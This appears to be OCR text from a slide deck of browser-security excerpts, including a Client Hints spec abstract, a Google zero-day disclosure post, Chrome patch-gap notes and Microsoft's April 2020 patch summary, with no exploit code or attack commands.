
This version:
https://wicg.github.io/ua-client-hints/

Editors:
Mike West (Google Inc.)
Yoav Weiss (Google Inc.)

Participate:
File an issue (open issues)

Abstract


This document defines a set of Client Hints that aim to provide developers with the ability to perform agent-based content negotiation when necessary, while avoiding the historical baggage and passive fingerprinting surface exposed by the venerable `User-Agent` header.



The site ahead contains malware

Attackers currently on **example.com** might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards). Learn more

□ Help improve Safe Browsing by sending some system information and page content to Google. Privacy policy



Disclosure timeline for vulnerabilities under active attack


May 29, 2013

Posted by Chris Evans and Drew Hintz, Security Engineers

We recently discovered that attackers are actively targeting a previously unknown and unpatched vulnerability in software belonging to another company. This isn't an isolated incident -- on a semi-regular basis, Google security researchers uncover real-world exploitation of publicly unknown ("zero-day") vulnerabilities. We always report these cases to the affected vendor immediately, and we work closely with them to drive the issue to resolution. Over the years, we've reported dozens of actively exploited zero-day vulnerabilities to affected vendors, including XML parsing vulnerabilities, universal cross-site scripting bugs, and targeted web application attacks.

Often, we find that zero-day vulnerabilities are used to target a limited subset of people. In many cases, this targeting actually makes the attack more serious than a broader attack, and more urgent to resolve quickly. Political activists are frequent targets, and the consequences of being compromised can have real safety implications in parts of the world.


Our standing recommendation is that companies should fix critical vulnerabilities within 60 days -- or, if a fix is not possible, they should notify the public about the risk and offer workarounds. We encourage researchers to publish their findings if reported issues will take longer to patch. Based on our experience, however, we believe that more urgent action -- within 7 days -- is appropriate for critical vulnerabilities under active exploitation. The reason for this special designation is that each day an actively exploited vulnerability remains undisclosed to the public and unpatched, more computers will be compromised.



More generally, we continue to work on the “patch gap”, where security bug fixes are posted in our open-source code repository but then take some time before they are released as a Chrome stable update. We now make regular refresh releases every two weeks, containing the latest severe security fixes. This has brought down the median “patch gap” from 33 days in Chrome 76 to 15 days in Chrome 78, and we continue to work on improving it.

A Eulogy for Patch-Gapping Chrome


Authors: István Kurucsai and Vignesh S Rao



Conclusion

It took us around 3 days to exploit the vulnerability after discovering the fix. Considering that a potential attacker would try to couple this with a sandbox escape and also work it into their own framework, it seems safe to say that 1day vulnerabilities are impractical to exploit on a weekly or bi-weekly release cycle, hence the title of this post.


Conclusion



Chaouki Bekrar
@cBekrar

Google discovered a Chrome RCE #0day in the wild (CVE-2019-5786). Reportedly, a full chain with a sandbox escape: chromereleases.googleblog.com/2019/03/stable …


In ~~2019~~, I expect epic 0days to be found in the wild: Android, iOS, Windows, Office, virtualization, and more. Stay safe and enjoy the show.



Microsoft Patches for April 2020

For April, Microsoft released patches for 113 CVEs covering Microsoft Windows, Microsoft Edge (EdgeHTML-based and Chromium-based), ChakraCore, Internet Explorer, Office and Office Services and Web Apps, Windows Defender, Visual Studio, Microsoft Dynamics, Microsoft Apps for Android, and Microsoft Apps for Mac. Of these 113 CVEs, 17 are rated Critical and 96 are rated Important in severity. Twelve of these CVEs were reported through the ZDI program. If you feel like there have been a lot of patches this year, you're not wrong. Microsoft has seen a 44% increase in the number of CVEs patched between January to April of 2020 compared to the same time period in 2019. Both an increasing number of researchers looking for bugs and an expanding portfolio of supported products likely caused this increase. It will be interesting to see if this pace continues, especially considering Microsoft will pause optional Windows 10 updates starting next month.

Three of the bugs addressed this month are listed as being under active attack, and two are listed as being public at the time of release. *[NOTE: Microsoft initially listed CVE-2020-0968 a being under active attack. They have since revised this bulletin to note it is* ***not*** *under attack.]* Let's take a closer look at some of the more interesting updates for this month, starting with two of the bugs under active attack.



Google fixes another Chrome zero-day exploited in the wild

For the third time in a year, Google has fixed a Chrome zero-day (CVE-2020-6418) that is being actively exploited by attackers in the wild.